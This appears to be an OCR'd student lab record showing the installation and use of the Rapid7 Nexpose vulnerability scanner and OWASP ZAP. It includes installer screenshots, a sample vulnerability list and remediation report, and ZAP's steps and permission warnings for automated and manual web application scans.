
Rapid7 Vulnerability Management reduces your organization's risk by dynamically collecting data and analyzing risk across vulnerabilities, configurations and controls from the endpoint to the cloud. Our vulnerability management platform is engineered to enable IT security teams to identify, assess and respond to critical change as it happens.

Rapid7 Inc
http://www.rapid7.com
info@rapid7.com
+1.866.7RAPID7 (Toll Free)
+1.617.247.1717

Ex. No:
Date:

Step 3: Configuring Database Port (Default (5432))

- The setup will prompt you to specify the port for the database that Nexpose will utilize.
- The default port is set to 5432. If you do not need to modify it, proceed by clicking on "Next."



The installer is comparing your system settings to required settings


Installation requirements
⚠ 7,984 MB RAM was detected. 8,192 MB RAM is recommended.
See the list of supported versions.
Recommended and supported configurations can be found here.
✓ SELinux is not active.
✓ Software is not running.
✓ Access to external networks was detected.
✓ Port 3780 is available.

Database port
Enter the number for the port that the database will listen on:
5432 ✓

The port number is valid.

Step 4: User Information Setup

- Fill in the required information, including First Name, Last Name, Company, User Name, and Password.
- Once all necessary information is provided, click on "Next" to proceed with the installation.



Installer - Rapid7 Vulnerability Management 6.5.48

Create your account information

User details: This information will be used for generating SSL certificates, and it will be included in requests to Technical Support.
First name: anshika
Last name: bansal
Company: xyz.com
Letters, numbers, spaces, and the characters - + @ & . _ ' only. All fields are required.


Credentials: Choose secure credentials and **remember them**. You will need them to perform configuration steps after completing the installation.
User name: [redacted] ✓
Password: ************ ✓
Confirm the password: ************ ✓
Strength: Strong
Require password reset upon login? □
The passwords match.

Name:
Register Number:

Ex. No:
Date:

Step 5: Unchecking Installation Box to Avoid Issues

- A checkbox may be presented, usually labeled as "Start Nexpose immediately after installation."
- Important: Do not check this box, as it may lead to potential issues during installation.
- Leave the box unchecked and proceed with the installation




Installer - Rapid7 Vulnerability Management 6.5.48

Confirm or change your installation selections

You have selected the following installation location:
/opt/rapid7/nexpose
You have selected the following component(s) to install:
Security Console, Scan Engine
You have entered the following contact information:
anshika bansal, xyz.com
You have created the following user name:
anshu
Select any additional installation tasks.
☐ Initialize and start after installation

Step 6: Complete Installation

- Once the installation process is complete, a confirmation message will be displayed.Click on "Finish" to finalize the installation process.



Installer - Rapid7 Vulnerability Management 6.5.48

Installation is complete!

Installation is complete!

1. If you chose to start the Security Console as part of the installation, then it will be started upon installer completion.
2. You can log onto the Security Console at https://localhost:3780. **Use the credentials you created during installation.**
3. Wait **10 to 30** minutes for the Security Console to initialize during first time startup depending on your system capabilities.

To start the service run: sudo systemctl start nexposeconsole.service


The Security Console is configured to automatically run at startup. See the installation guide if you wish to modify start modes.

Name:
Register Number:

Ex. No:
Date:

- The uses of nexpose vulnerability analysis tools, those are following.

1. **Vulnerability Identification-** Nexpose uses automated scans to find and list vulnerabilities in a company's IT setup. This includes weaknesses in systems, networks, and applications.



VULNERABILITIES


> Apply Filters (0 applied)

Title			CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
Default Tomcat User and Password			10	899	Mon Nov 09 2009	Fri Jun 03 2016	Critical	1	Exclude
USN-758-1: udev vulnerabilities			7.2	867	Fri Apr 17 2009	Tue Jul 04 2017	Severe	1	Exclude
USN-1423-1: Samba vulnerability			10	849	Tue Apr 10 2012	Tue Jul 04 2017	Critical	1	Exclude
USN-897-1: MySQL vulnerabilities			8.5	844	Mon Jul 13 2009	Tue Jul 04 2017	Critical	1	Exclude
USN-1397-1: MySQL vulnerabilities			8.5	844	Mon Jul 13 2009	Tue Jul 04 2017	Critical	1	Exclude
CVE-2014-6271 bash: specially-crafted environment variables can be used to inject shell commands			10	830	Wed Sep 24 2014	Wed Mar 21 2018	Critical	1	Exclude
CVE-2014-6278 bash: code execution via specially crafted environment variables			10	830	Tue Sep 30 2014	Tue Sep 30 2014	Critical	1	Exclude
'rsh' Remote Shell Service Enabled			7.5	758	Fri Jan 01 1999	Wed Dec 04 2013	Critical	1	Exclude
'rlogin' Remote Login Service Enabled			7.5	758	Fri Jan 01 1999	Wed Dec 04 2013	Critical	1	Exclude
USN-951-1: Samba vulnerability			7.5	732	Thu Jun 17 2010	Tue Jul 04 2017	Critical	1	Exclude

Showing 1 to 10 of 306 | Export to CSV

Rows per page: 10 | 1 of 31

2. **Risk Prioritization-** The solution assigns risk rankings to detected vulnerabilities, allowing security teams to prioritize repair actions based on their severity and possible impact.



Top 25 Remediations by Risk with Details
Top Remediations with Details

April 26, 2018 15:38:32

Remediations	Remediated Vulns			Affected Assets	Risk
Upgrade to the latest version of PHP	168	13	0	2	67688
Upgrade to the latest version of Mozilla Firefox	97	0	0	1	44016
Upgrade to the latest version of Mozilla Firefox ESR	60	0	0	1	27665
Upgrade to the latest version of Oracle MySQL	54	3	0	1	11791
Upgrade to the latest version of Google Chrome	21	0	0	1	9423
Upgrade to the latest version of Apache HTTPD	31	3	0	2	7568
Upgrade to the latest version of PostgreSQL	21	0	0	1	5698
Upgrade to Samba 3.0.33	9	8	0	1	5454
Enable authorization for linux single user mode	6	0	0	6	5176


3. **Reporting and Remediation-** The program creates extensive vulnerability reports, which provide insights into the environment's

Name:
Register Number:

security posture. These reports are critical for making decisions and communicating with stakeholders. Nexpose also makes recommendations on appropriate remediation procedures.

Example:

Vulnerability Scanner Nexpose: To run any executable, type./ followed by the filename nsc. sh. It may take some time to run this command for the first time. The utility has successfully loaded, as shown in the screenshot below. It tells us that we can get there by using the URL https://localhost:3780:



```
2018-07-11T08:37:53 [INFO] Accepting web server logins.
2018-07-11T08:37:53 [INFO] Security Console web interface ready. Browse to https://localhost:3780/
2018-07-11T08:37:53 [INFO] Initializing data warehouse export service...
2018-07-11T08:37:53 [INFO] Removing old JRE versions...
2018-07-11T08:37:53 [INFO] Finished removing old JRE versions.
2018-07-11T08:37:53 [INFO] Initializing IDP credential provider.
2018-07-11T08:37:53 [INFO] [Started: 2018-07-11T12:37:53] [Duration: 0:00:00.003] Completed initializing IDP credential provider.
2018-07-11T08:37:53 [INFO] Starting policy usage statistics status task.
2018-07-11T08:37:53 [INFO] [Started: 2018-07-11T12:37:53] [Duration: 0:00:00.106] Completed policy usage statistics status task.
2018-07-11T08:37:53 [INFO] Done with statistics generation [Started: 2018-07-11T12:37:53] [Duration: 0:00:00.098].
2018-07-11T08:37:53 [INFO] [Updater: Default] Establishing HTTP connection with updates.rapid7.com via proxy updates.rapid7.com:80.
2018-07-11T08:38:00 [INFO] Checking for partially deleted sites on all silos.
2018-07-11T08:38:00 [INFO] Accepting console commands.
```

Result:

Ex. No:
Date:

Aim:

To install the ZAP tool and identify the Vulnerabilities.


ZAP

Zed Attack Proxy (ZAP) is a free, open-source penetration testing tool being maintained under the umbrella of The Software Security Project (SSP). ZAP is designed specifically for testing web applications and is both flexible and extensible.

ZAP Desktop UI

The ZAP Desktop UI is composed of the following elements:

1. **Menu Bar** – Provides access to many of the automated and manual tools.
2. **Toolbar** – Includes buttons which provide easy access to most commonly used features.
3. **Tree Window** – Displays the Sites tree and the Scripts tree.
4. **Workspace Window** – Displays requests, responses, and scripts and allows you to edit them.
5. **Information Window** – Displays details of the automated and manual tools.
6. **Footer** – Displays a summary of the alerts found and the status of the main automated tools.



Untitled Session - OWASP ZAP 2.8.0

Welcome to OWASP ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

IMPORTANT:

- You should only use ZAP to attack an application you have permission to test with an active attack. Because this is a simulation that acts like a real attack, actual damage can

Name:
Register Number:

be done to a site’s functionality, data, etc. If you are worried about using ZAP, you can prevent it from causing harm (though ZAP’s functionality will be significantly reduced) by switching to safe mode.


- To switch ZAP to safe mode, click the arrow on the mode dropdown on the main toolbar to expand the dropdown list and select **Safe Mode**.

Running an Automated Scan

The easiest way to start using ZAP is via the Quick Start tab. Quick Start is a ZAP add-on that is included automatically when you installed ZAP.

To run a Quick Start Automated Scan:

1. Start ZAP and click the **Quick Start** tab of the Workspace Window.
2. Click the large Automated Scan button.
3. In the **URL to attack** text box, enter the full URL of the web application you want to attack.
4. Click the **Attack**



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://

Use traditional spider: ☑

Use ajax spider: ☑ with Firefox

Progress: Not started

- ZAP will proceed to crawl the web application with its spider and passively scan each page it finds. Then ZAP will use the active scanner to attack all of the discovered pages, functionality, and parameters.
- ZAP provides 2 spiders for crawling web applications, you can use either or both of them from this screen.
- ZAP will passively scan all of the requests and responses proxied through it. So far ZAP has only carried out passive scans of your web application. Passive scanning does not change responses in any way and is considered safe. Scanning is also performed in a background thread to not slow down exploration. Passive scanning is good at finding some vulnerabilities and as a way to get a feel for the basic security state of a web application and locate where more investigation may be warranted.
- Active scanning, however, attempts to find other vulnerabilities by using known attacks against the selected targets. Active scanning is a real attack on those targets and can put

the targets at risk, so do not use active scanning against targets you do not have permission to test.

Interpret Your Test Results


As ZAP spiders your web application, it constructs a map of your web applications' pages and the resources used to render those pages. Then it records the requests and responses sent to each page and creates alerts if there is something potentially wrong with a request or response.

See Explored Pages

To examine a tree view of the explored pages, click the **Sites** tab in the Tree Window. You can expand the nodes to see the individual URLs accessed.

View Alerts and Alert Details

The left-hand side of the Footer contains a count of the Alerts found during your test, broken out into risk categories. These risk categories are:



High

Medium

Low

Informational

False Positive

To view the alerts created during your test:

1. Click the **Alerts** tab in the Information Window.
2. Click each alert displayed in that window to display the URL and the vulnerability detected in the right side of the Information Window.
3. In the Workspace Windows, click the **Response** tab to see the contents of the header and body of the response. The part of the response that generated the alert will be highlighted.

Exploring an Application Manually


The passive scanning and automated attack functionality is a great way to begin a vulnerability assessment of your web application but it has some limitations. Among these are:

- Any pages protected by a login page are not discoverable during a passive scan because, unless you've configured ZAP's authentication functionality, ZAP will not handle the required authentication.
- You don't have a lot of control over the sequence of exploration in a passive scan or the types of attacks carried out in an automated attack. ZAP does provide many additional options for exploration and attacks outside of passive scanning.

Ex. No:
Date:

To Manually Explore your application:

1. Start ZAP and click the **Quick Start** tab of the Workspace Window.
2. Click the large Manual Explore button.
3. In the **URL to explore** text box, enter the full URL of the web application you want to explore.
4. Select the browser you would like to use
5. Click the **Launch Browser**



Manual Explore

This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.

The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.

URL to explore: http://

Enable HUD: ☑

Explore your application: Launch Browser Firefox

